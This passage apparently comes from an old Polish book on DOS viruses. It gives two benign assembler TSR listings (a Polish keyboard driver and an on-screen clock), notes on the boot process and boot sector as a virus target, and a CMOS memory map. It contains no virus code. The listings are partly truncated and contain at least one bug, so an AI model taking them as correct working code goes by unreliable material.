Wszystkie instrukcje powinny być Ci już znane, wyjaśnienia może wymagać najwyższa dyrektywa DOSSEG, informuje ona program konsolidujący, że segmenty mają być sortowane według konwencji ustalonej przez firmę MICROSOFT. Nie ma ona praktycznego znaczenia z Twojego punktu widzenia, ważne tylko była umieszczona na początku programu.

Resztę szczegółów technicznych znajdziesz w piątej części książki

```

;::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::;
;      Program Keyboard      Andrzej Dudek      Pazdziernik 1992      ;
;      Program przechwytuje przerwanie klawiatury 16H i obsuguje      ;
;      klawiaturę z polskimi literami. Polskie litery są otrzymywane: ;
;      mała litera - lewy alt + litera                                  ;
;      wielka litera - lewy alt + shift + litera lub                  ;
;                      lewy alt + litera przy zapalonym CAPS LOCK-u   ;
;      Program może nie chodzić dla starszego typu klawiatur. Jest to ;
;      związane z tym, iż niektóre klawiatury nie odróżniają lewego i ;
;      prawego klawisza ALT. W takim wypadku parametr alt należy     ;
;      zmienić na 08H                                                  ;
;      Program możesz dowolnie rozpowszechniać i modyfikować. Wszelkie;
;      zmiany powinny być jednak zaznaczone w tym miejscu.           ;
;      ;                                                                ;
;::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::;

```

```

DOSSEG
.MODEL Tiny
.STACK 30H
.DATA

```

```

Alt EQU 0200H      ; jeśli program ma reagować na lewy i prawy alt,
                   ; to stała ta powinna mieć wartość 08H
                   ; patrz opis zmiennej systemowej 0:417H
Klawisz_F1 EQU 68H; Kod klawisza po naciśnięciu którego program się
                   T ; deaktywuje (normalnie F1)
Nr_przerwania EQU 16H
Kody_alt DB 30,46,18,38,49,24,31,44,45,123
Kody_male DB 134,141,145,146,164,162,158,167,166,155
Kody_duże DB 143,149,144,156,165,163,152,161,160,155
Komunikat1 DB 'Program Keyboard jest już w pamięci. ' ,13,10,'$'
Komunikat2 DB 'Program Keyboard zainstalowany. ' ,13,10,'$'
Komunikat3 DB 'Użycie: lewy alt + litera = mała litera ' ,
,13,10,'$'
Komunikat4 DB 'lewy alt + shift + litera = duża litera ' ,13,10,'$'
Komunikat5 DB 'Deaktywacja alt+shift+F1. ' ,13,10,'$'
Adres_przerwania DD (?)
Identyfikator_1 DW (?)
Identyfikator_2 DW (?)
.CODE

```

Przerwanie:

```

CLI
CMP      AH,01
JE       Ah_rowne_1
JL       Ah_rowne_0
CMP      AH,10H
JE       Ah_rowne_0
CMP      AH,11H
JE       Ah_rowne_1
JMP      CS:FAR[Adres_przerwania+2]

```

```

Ah_rowne_1:
  PUSHF
  CALL    CS:FAR[Adres_przerwania+2]
  CLI
  PUSHF
  JNZ     Cos_jest
  JMP     Koniec_przerwania
Cos_jest:
  CALL    Nacisniety_lewy_alt
  JZ      Koniec_przerwania
  CALL    Zapalony_Caps
  JNZ     @1
  JMP     Male_litery
Ah_rowne_0:
  PUSHF
  CALL    CS:FAR[Adres_przerwania+2]
  CLI
  PUSHF
  CALL    Nacisniety_lewy_alt
  JZ      Koniec_przerwania
  CALL    Zapalony_caps
  JNZ     @1
  JMP     Male_litery
@1:
  CMP     AH,Klawisz_F1 ; Sprawdzenie, czy naciśnięta jest
  JNZ     Wielkie_litery ; kombinacja alt + shift (CAPS) +F1
  PUSH    AX             ; jeśli tak, to usunięcie programu
  PUSH    DX             ; z pamięci
  PUSH    BX
  PUSH    DS
  PUSH    ES
  MOV     AH,62H
  INT     21H             ; Zapamiętanie identyfikatora processu
  MOV     AX,CS           ; bieżącego i odtworzenie identyfikatora
  MOV     DS,AX           ; zapamiętanego przy instalowaniu programu.
  MOV     Identyfikator_2,BX
  MOV     BX,Identyfikator_1
  MOV     AH,50H
  INT     21H
  MOV     AX,CS
  MOV     ES,AX
  MOV     AX,WORD PTR ES:Adres_przerwania[2]
  MOV     DS,AX
  MOV     DX,WORD PTR ES:[Adres_przerwania]
  MOV     AH,25H
  MOV     AL,Nr_przerwania
  INT     21h
  MOV     AX,CS
  SUB     AX,10H
  MOV     ES,AX
  MOV     AH,49H
  INT     21H
  MOV     AX,CS
  MOV     DS,AX
  MOV     BX,Identyfikator_2 ; Odtworzenie identyfikatora
  MOV     AH,50H             ; aktualnie wykonywanego
  INT     21H                 ; processu.
  POP     ES
  POP     DS
  POP     BX
  POP     DX
  POP     AX
  JMP     Koniec_przerwania
Wielkie_litery:
  CALL    Wielkie_litery_proc
  JMP     Koniec_przerwania
Male_litery:
  CALL    Male_litery_proc
Koniec_przerwania:
  POPF
  STI
  RETF     02
; Zeruje znacznik Z ,jesli lewy alt jest naciśnięty,
; w przeciwnym wypadku Z jest ustawiany
Nacisniety_lewy_alt:

```

```

PUSH    AX
PUSH    BX
PUSH    DS
MOV      AX,0
MOV      DS,AX
MOV      BX,417H
MOV      AX,[BX]
AND      AX,ALT
POP      DS
POP      BX
POP      AX
RET

; Procedura zeruje znacznik Z przy zapalonym CAPS LOCK-u lub
; wcisnietym klawiszu SHIFT. W przeciwnym wypadku Z jest ustawiany
Zapalony_caps:
PUSH    AX
PUSH    BX
PUSH    DS
MOV      AX,0
MOV      DS,AX
MOV      BX,417H
MOV      AX,[BX]
PUSH    AX
AND      AX,40H
JNZ      CAPS_STATE
POP      AX
AND      AX,3H
JMP      END_caps
CAPS_STATE:
POP      AX
AND      AX,3H
JZ        @2
CMP      AX,AX      ; Ustawienie znacznika Z w przypadku gdy
JMP      END_CAPS   ; rownoczesnie jest naciśnięty SHIFT
@2:      ; i zapalony CAPS LOCK.
MOV      AX,1
CMP      AX,0
END_CAPS:
POP      DS
POP      BX
POP      AX
RET

; Procedura zamienia wielkie litery, przy naciśniętym klawiszu ALT
; na polskie litery im odpowiadające.
Wielkie_litery_proc:
PUSH    DS
PUSH    ES
PUSH    SI
PUSH    DI
PUSH    BX
PUSH    CX
MOV      BX,AX
MOV      CX,10
MOV      AX,CS
MOV      DS,AX
MOV      AX,BX
@3:      MOV      SI,CX
CMP      AH,Kody_alt[SI-1]
JE       Zamiana_litery_w
LOOPNE   @3
MOV      AX,BX
JMP      Koniec_w
Zamiana_litery_w:
MOV      AL,Kody_duze[SI-1]
MOV      AH,0
Koniec_w:
POP      CX
POP      BX
POP      DI
POP      SI
POP      ES
POP      DS
RET

; Procedura zamienia male litery, przy naciśniętym klawiszu ALT na

```

```
; polskie litery im odpowiadajace.
Male_litery_proc:
```

```
PUSH    DS
PUSH    ES
PUSH    SI
PUSH    DI
PUSH    BX
PUSH    CX
MOV     BX,AX
MOV     CX,10
MOV     AX,CS
MOV     DS,AX
MOV     AX,BX
```

```
@4:
MOV     SI,CX
CMP     AH,Kody_alt[SI-1]
JE      Zamiana_litery_m
LOOPNE  @4
MOV     AX,BX
JMP     Koniec_m
```

```
Zamiana_litery_m:
MOV     AL,Kody_male[SI-1]
MOV     AH,0
```

```
Koniec_m:
```

```
POP     CX
POP     BX
POP     DI
POP     SI
POP     ES
POP     DS
RET
```

```
Pisz:
```

```
MOV     AH,9
INT     21H
RET
```

```
; Wlasciwa instalacja programu
program:
```

```
MOV     AH,35H
MOV     AL,Nr_przerwania
INT     21H
MOV     DI,BX
MOV     AX,SEG Przerwanie
MOV     DS,AX
MOV     SI,OFFSET Przerwanie
MOV     CX,Program-Przerwanie-1
CLD
REP     CMPSB
JE      Program_w_pamieci
CLI
MOV     WORD PTR [Adres_przerwania],BX
MOV     AX,ES
MOV     WORD PTR Adres_przerwania[2],AX
MOV     AX,SEG Przerwanie
MOV     DS,AX
MOV     DX,OFFSET Przerwanie
MOV     AH,25H
MOV     AL,Nr_przerwania
INT     21h
MOV     DX,OFFSET Komunikat2
CALL    Pisz
MOV     DX,OFFSET Komunikat3
CALL    Pisz
MOV     DX,OFFSET Komunikat4
CALL    Pisz
MOV     DX,OFFSET Komunikat5
CALL    Pisz
MOV     AX,@CODE
SUB     AX,10H
MOV     DS,AX
MOV     BX,2CH
MOV     AX,[BX]
MOV     ES,AX
MOV     AH,49H
INT     21H
MOV     AH,62H
```

```
; Zwolnienie pamieci zajmowanej przez
; srodowisko programu. Adres sagmentu
; srodowiska znajduje sie pod offsetem
; 2CH przedrostka PSP.
```

Program_w_pamieci:

```

;
; Program Timer           Andrzej Dudek           Wrzesien 1992
;
; Program przechwytuje przerwanie zegarowe uzytkownika lCH i
; wyswietla w prawym gornym rogu ekranu zegar w postaci gg:mm:ss
; Program dziala dla komputerow posiadajacych Zegar Czasu
; Rzeczywistego RTC (AT,386,486), oraz majacych karte, ktorej
; pamiec ekranu zaczyna sie pod adresem 0B000:0000(VGA,EGA,
; Hercules). Dla kart niestandardowych nalezy ustawic; parametry
; Pierwszy_ekran i Drugi_ekran tak aby wskazywaly na segmenty
; pamieci obrazu w trybie tekstowym.
;
; Program sprawdza, czy jego poprzednie wywołanie nie jest juz w
; pamieci. Jezeli tak jest, to drukuje odpowiedni komunikat i nie
; instaluje sie. Deaktywacja programu nastepuje po naciśnięciu
; kombinacji klawiszy: CTRL + lewy SHIFT + prawy SHIFT
;
; Program mozesz dowolnie rozpowszechniac i modyfikowac. Wszelkie
; zmiany powinny byc jednak zaznaczone w tym miejscu:
;

```

```
Komunikat1 DB ' Zegar jest juz w pamieci ',13,10,'$'  
Komunikat2 DB ' Zegar zainstalowany ',13,10,'$'  
Komunikat3 DB 'Usuniecie - CTRL+SHIFT+SHIFT',13,10,'$'
```



```

.code

; Wlasciwa procedura obslugi przerwania
Obsluga_przerwania:
CLI
CALL      Wyswietlanie
CALL      Usuniecie
STI
IRET

; Procedura zamienia pare cyfr zapisanych w kodzie BCD znajdujacych
; sie w BH na pare znakow odpowiadajacych tym cyfrom. Znaki sa
; zwracane w rejestrach AH,AL
HEX2ASCII:
PUSH      CX
MOV        CL,4
MOV        AL,BH
MOV        AH,BH
AND        AL,0FH
ADD        AL,30H
MOV        CL,4
SHR        AH,CL
AND        AH,0FH
ADD        AH,30H
POP        CX
RET

; Procedura pobiera aktualny czas z przewania 1AH funkcja 06H,
; ustawia na jego podstawie lancuch zegar, a nastepnie wyswietla
; go na ekranie.
Wyswietlanie:
PUSH      ES
PUSH      DS
PUSH      AX
PUSH      BX
PUSH      CX
PUSH      DX
MOV        AX,CS
MOV        DS,AX
MOV        AH,02H
INT        1AH
JC         @1
MOV        BH,CH
CALL       HEX2ASCII
MOV        Zegar[0],AH
MOV        Zegar[1],AL
MOV        BH,CL
CALL       HEX2ASCII
MOV        Zegar[3],AH
MOV        Zegar[4],AL
MOV        BH,DH
CALL       HEX2ASCII
MOV        Zegar[6],AH
MOV        Zegar[7],AH
MOV        AH,Licznik
INC        AH
MOV        Licznik,AH
AND        AH,10H
JNZ        Dwukropki
MOV        Zegar[2],20H
MOV        Zegar[5],20H
JMP        @1
Dwukropki:
MOV        Zegar[2],3AH
MOV        Zegar[5],3AH
@1:
CALL       Wyswietl
POP        DX
POP        CX
POP        BX
POP        AX
POP        DS
POP        ES
RET

```

```

; Procedura wylwietla zawartosc lancucha zegar
; w prawym gornym rogu ekranu.
Wyswietl:
MOV     AX,Pierwszy_ekran
CALL    Ekran
MOV     AX,Drugi_ekran
CALL    Ekran
RET
Ekran:
MOV     ES,AX
MOV     CX,8
Petla:
MOV     BX,CX
DEC     BX
MOV     DL,Zegar[BX]
ADD     BX,BX
MOV     ES:[BX],DL ; Jesli zegar mialby byc wyswietlony nie
MOV     DL,Atrybut ; w prawym gornym rogu ekranu, ale zaczynajac
MOV     ES:[BX+1],DL ; od punktu o wspolrzecznych i,j (024,
LOOP    Petla ; 079) to nalezalo by zastosowac wzor
RET ; adres_znaku = Początek_obrazu+160*i+2*j
; adres_atrybutu = Początek_obrazu+160*i+2*j+1

; Procedura sprawdza, czy nie zostala nacisniete odpowiednia
; kombinacja klawiszy, a jesli tak to przywraca pierwotna obsluge
; przerwania 1CH
Usuniecie:
PUSH    ES
PUSH    DS
PUSH    AX
PUSH    BX
PUSH    DX
XOR     AX,AX
MOV     ES,AX
MOV     BX,0417H
MOV     AH,BYTE PTR ES:[BX] ; Zmienna 0:417 okresla stan klawiatury
AND     AH,Klawisze ; patrz opis zmiennych systemowych
CMP     AH,Klawisze
JE      Do_usuniecie
JMP     Koniec_usuwania
Do_usuniecie:
CLI
MOV     AH,62H
INT     21H ; Zapamietanie identyfikatora processu
MOV     AX,CS ; biezacego i odtworzenie identyfikatora
MOV     DS,AX ; zapamietanego przy instalowaniu
MOV     Identyfikator_2,BX ; programu.
MOV     BX,Identyfikator_1
MOV     AH,50H
INT     21H
MOV     AX,CS
MOV     ES,AX
MOV     AX,ES:WORD PTR Adres_przerwania[2]
MOV     DS,AX
MOV     DX,ES:WORD PTR [Adres_przerwania]
MOV     AL,Nr_przerwania
MOV     AH,25H
INT     21H
MOV     AX,CS
SUB     AX,10H
MOV     ES,AX
MOV     AH,49H
INT     21H ; Zapamietanie identyfikatora processu
MOV     AX,CS ; biezacego i odtworzenie identyfikatora
MOV     DS,AX ; zapamietanego przy instalowaniu
MOV     Identyfikator_2,BX ; programu.
MOV     BX,Identyfikator_1
MOV     AH,50H
INT     21H
STI
MOV     AX,CS
MOV     ES,AX
MOV     CX,8
Petla1:
MOV     BX,CX

```

```

MOV      Zegar[BX-1],20H
LOOP     Petla1
CALL     Wyswietl
Koniec_usuwania:
POP      DX
POP      BX
POP      AX
POP      DS
POP      ES
RET
; Czesć instalacyjna
Instalacja:
MOV      AH,35H
MOV      AL,Nr_przerwania
INT      21H
MOV      DI,BX
MOV      AX,SEG Obsluga_przerwania
MOV      DS,AX
MOV      SI,OFFSET Obsluga_przerwania
MOV      CX,Instalacja-Obsluga_przerwania-1
CLD
REP      CMPSB
JE       juz_w_pamieci
CLI
MOV      WORD PTR [Adres_przerwania],BX
MOV      AX,ES
MOV      WORD PTR Adres_przerwania[2],AX
MOV      AX,SEG Obsluga_przerwania
MOV      DS,AX
MOV      DX,OFFSET Obsluga_przerwania
MOV      AH,25H
MOV      AL,Nr_przerwania
INT      21h
MOV      AX,@CODE
SUB      AX,10H
MOV      DS,AX
MOV      BX,2CH
MOV      AX,[BX] ; Zwolnienie pamieci zajmowanej przez
MOV      ES,AX ; srodowisko programu. Adres segmentu
MOV      AH,49H ; srodowiska znajduje sie pod offsetem
INT      21H ; 2CH przedrostka PSP.
MOV      AH,62H
INT      21H ; Zapamietanie identyfikatora processu
MOV      AX,@DATA ; Funkcja ta jest nieudokumentowana,
MOV      DS,AX ; ale korzystaja z niej praktycznie
MOV      Identyfikator_1,BX ; wszystkie TSR - y
STI
MOV      AX,SEG Komunikat2
MOV      DS,AX
MOV      DX,OFFSET Komunikat2
MOV      AH,9
INT      21H
MOV      AX,SEG Komunikat3
MOV      DS,AX
MOV      DX,OFFSET Komunikat3
MOV      AH,9
INT      21H
MOV      DX,OFFSET Adres_przerwania-1 ; Obliczenie liczby
MOV      CL,4 ;paragrafow (10H bajtów) potrzebnych czesci
SHR      DX,CL ;rezydentnej programu (10H paragrafow na
ADD      DX,11H ;PSP), zakonczenie pracy czesci
MOV      AX,3103H ;instalacyjnej i pozostawienie
INT      21H ;w pamieci czesci
;rezydentnej (funkcja syst. 31H)
Juz_w_pamieci:
MOV      AX,SEG Komunikat1 ; Jesli przerwanie zegarowe
MOV      DS,AX ; jest juz przechwycone,
MOV      DX,OFFSET Komunikat1 ; to wydrukowanie komunikatu
MOV      AH,9 ; i zakonczenie pracy w sposob
INT      21H ; normalny (funkcja 4CH).
MOV      AX,SEG Komunikat3
MOV      DS,AX
MOV      DX,OFFSET Komunikat3
MOV      AH,9
INT      21H

```

```
MOV      AH, 4CH
INT      21H
END Instalacja
```

12. Podróż do wnętrza systemu

W tym momencie kończymy nasz krótki kurs assemblera. Zdaję sobie sprawę, że był to tylko pobieżny przegląd niektórych rozkazów, ale instrukcje poznane do tej pory wystarczą Ci do zrozumienia dalszych części książki. Objaśnienie działania pozostałych rozkazów znajduje się w części piątej książki. Zachęcam również do sięgnięcia po inne, bardziej szczegółowe lektury dotyczące tego tematu.

Zanim przystąpisz do tego, po co kupiłeś tę książkę, czyli do czytania o budowie wirusa musisz jeszcze trochę się pomęczyć. Chciałbym, abyś zapoznał się z wnętrzem swojego komputera, a właściwie jego systemu operacyjnego. Wiadomości te są naprawdę niezbędne aby zrozumieć następne rozdziały. Nie przejmuj się, są to tylko najprostsze informacje. Nie staraj się zapamiętać wszystkiego. Chodzi mi o to, abyś miał pewne pojęcie o tym, o czym będziemy później rozmawiać, a po szczegóły zawsze będziesz mógł wrócić.

Jeśli natomiast jesteś starym wyjadaczem komputerowym i wiadomości, które tu znajdziesz będą dla Ciebie zbyt oczywiste, to sięgnij po rozdział piąty, gdzie możesz otrzymać dużo więcej konkretnych informacji.

Start systemu

Pewnie wiele razy po włączeniu komputera odczuwałeś złość czekając po włączeniu komputera, aż zacznie on przyjmować Twoje polecenia. Niestety ma on do wykonania w tym czasie tyle czynności, że nie może to trwać krócej.

Pierwsze, co musi zrobić, to sprawdzić czy nie występują fizyczne uszkodzenia żadnej z części komputera. Ten etap nazywa się POST (Power On Self Test – Test wewnętrzny po włączeniu zasilania). Testowanie odbywa się najczęściej poprzez zapisywanie jakichś wartości do pamięci lub portów wejścia/ wyjścia, a następnie ich odczytywanie. Jeśli wartość zapisana i odczytana nie jest taka sama świadczy to najczęściej o błędzie pamięci lub urządzenia dołączonego przez port. Przykładowo testowanie klawiatury odbywa się przez wpisanie do portu 64H (patrz opis portów klawiatury AT) wartości 0EEH, a następnie odczytaniu wartości z tego portu i porównaniu tych liczb.

Podczas POST sprawdzana jest również aktualna konfiguracja komputera. W XT-kach na podstawie ustawienia przełączników, a w nowszych typach na podstawie zawartości pamięci CMOS. Ponadto w komputerach powyżej AT można zmieniać konfigurację (najczęściej program SETUP), testować poprawność (nie tylko sprawdzać czy działają, ale również np szukać uszkodzonych sektorów) dysku twardego, stacji dyskietek, karty graficznej, itd, oraz dokonać nisko-poziomowego formatowania dysku twardego (Nazwa tego programu może być różna w zależności od typu komputera – w moim nazywa się DIAGNOSE).

Te wszystkie czynności są wykonywane przez BIOS znajdujący się w pamięci stałej (ROM). Po pomyślnym zdaniu testu sterowanie jest oddawane systemowi operacyjnemu. Odbywa się to w kilku krokach. W pierwszym sektorze logicznym (tzn bloku ładującym – ścieżka 0 głowica 0 sektor 1) dyskietki znajduje się krótki program odpowiedzialny za wczytanie systemu. W pierwszym sektorze dysku twardego (tablica partycji) znajdują się informacje o podziale dysku twardego na strefy i program wczytujący blok ładujący strefy z systemem operacyjnym. Po wykonaniu POST, BIOS wywołuje przerwanie 19H, próbując wczytać pierwszy sektor dyskietki pod adres 0:7C00H, jeśli próba zawiedzie (np. brak dyskietki w napędzie), to próbuje wczytać pierwszy sektor dysku twardego, jeśli i to zawiedzie, wywoływane jest przerwanie 18H. W oryginalnym IBM PC przerwanie to uruchamia interpreter BASIC-a z pamięci stałej. W klonach przerwanie wypisuje komunikat o braku dyskietki systemowej i czeka na naciśnięcie dowolnego klawisza.

Po pomyślnym wczytaniu pierwszego sektora dysku lub dyskietki sterowanie jest oddawane do programu ładującego (poprzez instrukcję FAR JUMP 0:7C00H). Program ten wczytuje dwa pliki IO.SYS i MSDOS.SYS (w różnych wersjach systemu te zbiory mogą się różnie nazywać), zawierające programy obsługi podstawowych urządzeń zewnętrznych, takich jak dysk twardy, czy konsola użytkownika. Jeśli podczas wczytywania tych zbiorów wystąpi jakiś błąd (np dyskietka nie była sformatowana jako systemowa i nie zawiera tych plików), to program ładujący wyświetla odpowiedni komunikat i prosi o wymianę dyskietki.

Po załadowaniu tych plików wczytywana jest rezydentna część procesora poleceń COMMAND.COM. Ta część jest odpowiedzialna za obsługę błędów i sytuacji krytycznych oraz przerwań 22H, 23H, 24H. Następnie wykonywane są polecenia użytkownika zawarte w plikach CONFIG.SYS i AUTOEXEC.BAT. W pliku CONFIG.SYS mogą znaleźć się polecenia, takie jak wybór trybu wyświetlania czasu i daty w zależności od kraju, czy załadowania programów obsługi nietypowych urządzeń zewnętrznych (np. dysk wirtualny, czy program obsługi górnej pamięci). Plik AUTOEXEC.BAT zawiera polecenia systemu operacyjnego. Oba pliki są Ci na pewno bardzo dobrze znane i nie ma sensu w tym miejscu zatrzymywać się dłużej nad nimi. Jeśli jednak nie znasz jeszcze dokładnie ich działania, to odsyłam do książek poświęconym podstawom systemu MS-DOS.

Ostatni element startu systemu, to wczytanie części przenośnej procesora COMMAND.COM. Ta część odpowiada za obsługę wszystkich poleceń wewnętrznych systemu (COPY, DIR, itd) oraz przyjmowanie poleceń użytkownika; to ona wypisuje znajomy symbol C>

Dokładny sposób przechwycenia programu ładującego będzie opisany w następnym rozdziale. W tym miejscu chciałbym Ci zwrócić uwagę na kilka szczegółów:

Z punktu widzenia wirusologii, słabością tej metody wczytywania systemu jest korzystanie z systemowego programu ładującego, znajdującego się na dyskiecie. Gdyby ten program umieścić w pamięci stałej komputera, to nie było by możliwości jego zmiany, a tym samym nie mógłby do niego docześć się żaden wirus. Wydawałoby się więc, że takie rozwiązanie radykalnie zmniejszyłoby możliwości rozmnażania się wirusów. Niestety w tym wypadku lekarstwo okazałoby się gorsze od choroby, bowiem uniemożliwiłoby to wczytywanie jakichkolwiek innych systemów operacyjnych poza MS-DOS-em (a nawet jego nowszych wersji). W obecnej sytuacji natomiast nie tylko możliwe jest korzystanie z systemów takich jak UNIX, ale wręcz równoczesne istnienie na dysku twardym kilku stref sformatowanych w różnych systemach. Można więc powiedzieć, że ceną płaconą, za tę uniwersalność są właśnie wirusy.

Myszę natomiast, że w przyszłych komputerach będą istniały mechanizmy ochrony bloków ładujących i nie będzie można ich zmieniać bez zgody i wiedzy systemu operacyjnego. W ten sposób działanie wirusów ulegnie ograniczeniu.

13. Pamięć CMOS

Komputery klasy AT posiadają zasilany z baterii zegar czasu rzeczywistego i 64 bajty niekasowalnej pamięci. Pamięć ta zawiera wiele informacji takich jak aktualny czas, data i informacje o konfiguracji komputera. Jeśli podczas POST zobaczysz napis „Run Setup” będzie to oznaczało, iż aktualna konfiguracja komputera nie odpowiada tej zapamiętanej w CMOS, i że należy skorygować tą sytuację.

Odwolania do pamięci CMOS odbywają się w sposób następujący. Najpierw do portu 70h wysyłamy adres w pamięci, z którego chcemy korzystać, następnie z portu 71h możemy odczytać wartość tej komórki lub wpisać nową wartość.


Przykładowo, jeśli w Twoim programie chciałbyś sprawdzać jaki typ dysku twardego jest zainstalowany w Twoim komputerze, powinieneś umieścić w nim następujące instrukcje:

```
mov     al,12H
out     70H,al    ;Wybiera adres CMOS 12h
jmp     $+2       ;ta instrukcja nie ma zadnego znaczenia
                    ;poza opóźnieniem
in      al,71H    ;AL zawiera teraz typ dysku twardego.
```

Adresy od 10h do 20h są chronione przez wartość kontrolną znajdującą się w komórkach 2eh i 2fh. Znajduje się tam 16-bitowa suma wszystkich chronionych bajtów. Jeśli więc chciałbyś zmienić zawartość którejś z tych komórek, to musiałbyś na nowo policzyć sumę kontrolną i zapisać jej nową wartość. W przeciwnym wypadku, podczas następnego startu komputera musiałbyś na nowo ustawiać konfigurację.


Zanim zaczniemy szczegółowy opis tej pamięci, należy Ci się jeszcze pewna informacja. Otóż będę w opisie używał skrótu BCD. Oznacza on specjalny sposób zapisu liczb. Jest to tryb mieszany dwójkowo-dziesiętny. W bajcie zapamiętuje się dwucyfrową liczbę dziesiętną przeznaczając pierwsze cztery bity na pierwszą cyfrę, następne cztery bity na drugą. Przykładowo zapis 01111001 oznacza liczbę 79, zapis 00110101 liczbę 35. Zapis 11001010 jest tym kodzie niepoprawny. Teraz mogę Ci już przedstawić znaczenie poszczególnych komórek pamięci CMOS.

Adres	Opis
0	aktualna sekunda zegara czasu rzeczywistego (RTC) w kodzie BCD.
1	sekunda ustawienia budzika w kodzie BCD
2	aktualna minuta RTC w BCD
3	minuta ustawienia budzika w BCD
4	aktualna godzina RTC w BCD
5	godzina ustawienia budzika w BCD
6	dzień tygodnia (1=niedziela 2=poniedziałek itd.)
7	dzień miesiąca w BCD
8	miesiąc w BCD
9	rok w BCD (ostatnie dwie cyfry)
0ah	RTC rejestr stanu A



0bh

RTC rejestr stanu B



0ch


RTC rejestr stanu C. Tylko do odczytu– bity stanu przerwań

0dh

RTC rejestr stanu D. Bit 7 = 1 kiedy CMOS-RAM ma zasilanie
= 0 baterie są wyczerpane.

0eh

bajt stanu ustawiany przez POST.



0fh

Powód wyłączenia.


Przed POST ten bajt jest sprawdzany, by określić w jaki sposób komputer restartował. BIOS sprawdza, czy restart nastąpił aby opuścić tryb wirtualny procesora 80286. Znaczenie poszczególnych wartości jest następujące:

- 0 = Gorący restart (Trzech Króli – Alt Ctrl Del). Opuść POST
- 1 = Wyłączenie po określeniu wielkości pamięci
- 2 = Wyłączenie po wykonaniu testu pamięci
- 3 = Wyłączenie po błędzie parzystości pamięci
- 4 = Restart na żądanie BOOTrap loadera

- 5 = Zimny restart programowy (wyzerowanie kontrolera przerwań i FAR JMP 0:[467h]
 6,7,8 = Restart po teście pracy wirtualnej
 9 = Restart po wykonaniu przesłania bloku w trybie wirtualnym
 0aH = Zimny restart programowy (FAR JMP 0:[467h])

10h

Typ stacji dysków w systemie.



Pierwszy napęd

Drugi napęd

0000 = 0h = nie zainstalowany, 0001 = 1h = 360KB


0010 = 2h = 1.2M, 0011 = 3h = 1.44 M

11h

zarezerwowane

12h

Typ dysku twardego (dla dysków C: i D: jeśli ich typ mieści się pomiędzy 1 i 14, w przeciwnym wypadku – patrz komórki 19h 1ah)



Pierwszy dysk twardy (napęd C:)

Drugi dysk twardy (napęd D:)

0000 = brak, 1111 = typ znajduje się w 19h/1ah

pozostałe=typ dysku.


Znaczenie typu dysku jest wyjaśnione przy opisie komórek 19h, 1ah

13h

zarezerwowane

14h

Bajt wyposażenia komputera.



1 = Napęd(y) dyskietek zainstalowany

1 = Koprocesor matematyczny 80287 zainstalowany

pierwotny typ obraz

00 = żaden lub EGA, 01 = 40-kolumnowy CGA,

10 = 80-kolumnowy CGA, 11 = TTL monochromatyczny

Liczba stacji dysków w systemie (00=1, 01=2, 10=3, 11=4)

15h

Pamięć podstawowa RAM (dolny bajt) 0100H=256KB ; 0200H=512KB

16h

Pamięć podstawowa RAM (górny bajt) 0280H=640KB

17h

Pamięć rozszerzona ponad 1MB (dolny bajt) (W KiloBajtach. 0-3c00H)

18h

Pamięć rozszerzona ponad 1MB (górny bajt)

19h

Typ dysku twardego 0 (napęd C:) jeśli większy niż 14 (patrz komórka 12h)

1ah

Typ dysku twardego 1 (napęd D:) jeśli większy niż 14 (patrz komórka 12h)

BIOS standardowo rozróżnia następujące rodzaje dysków twardych (Pierwszy to dysk twardy oryginalnego XT):

Typ	Cyl	Głow	Prekomp	Strf	Rozmiar	Typ	Cyl	Głow	Prekomp.	Strf	Rozmiar
1	306	4	128	305	10M	16	612	4	0	663	21M
2	615	4	300	615	21M	17	977	5	300	977	42M
3	615	6	300	615	32M	18	977	7	0fffH	977	59M
4	940	8	512	940	65M	19	1024	7	512	1023	62M
5	940	6	512	940	49M	20	733	5	300	732	31M
6	615	4	0fffH	615	21M	21	733	7	300	732	44M

Typ	Cyl	Głow	Prekomp	Strf	Rozmiar
7	462	8	256	511	32M
8	733	5	0ffffH	733	31M
9	900	15	0ffffH	901	117M
10	820	3	0ffffH	820	21M
11	855	5	0ffffH	855	37M
12	855	7	0ffffH	855	52M
13	306	8	128	319	21M
14	733	7	0ffffH	733	44M
15	zarezerwowany, nie używaj				

Typ	Cyl	Głow	Prekomp.	Strf	Rozmiar
22	733	5	300	733	31M
23	306	4	0	336	10M
24-47		zarezerwowane			

1bh-2dh

zarezerwowane

2eh

suma kontrolna komórek 10H do 20H CMOS (górny bajt)

2fh

suma kontrolna komórek 10H do 20H CMOS (dolny bajt)

30h

Pamięć rozszerzona ponad 1MB (dolny bajt) (W KiloBajtach. 0-3c00H)

31h

Pamięć rozszerzona ponad 1MB (górny bajt). Patrz funkcja 88h przerwania 15h

32h

wiek w BCD (np, 21H)

33h

różne informacje. Bit 7=IBM 128KB. Bit 6-używany przez „Setup”

34h-3fh

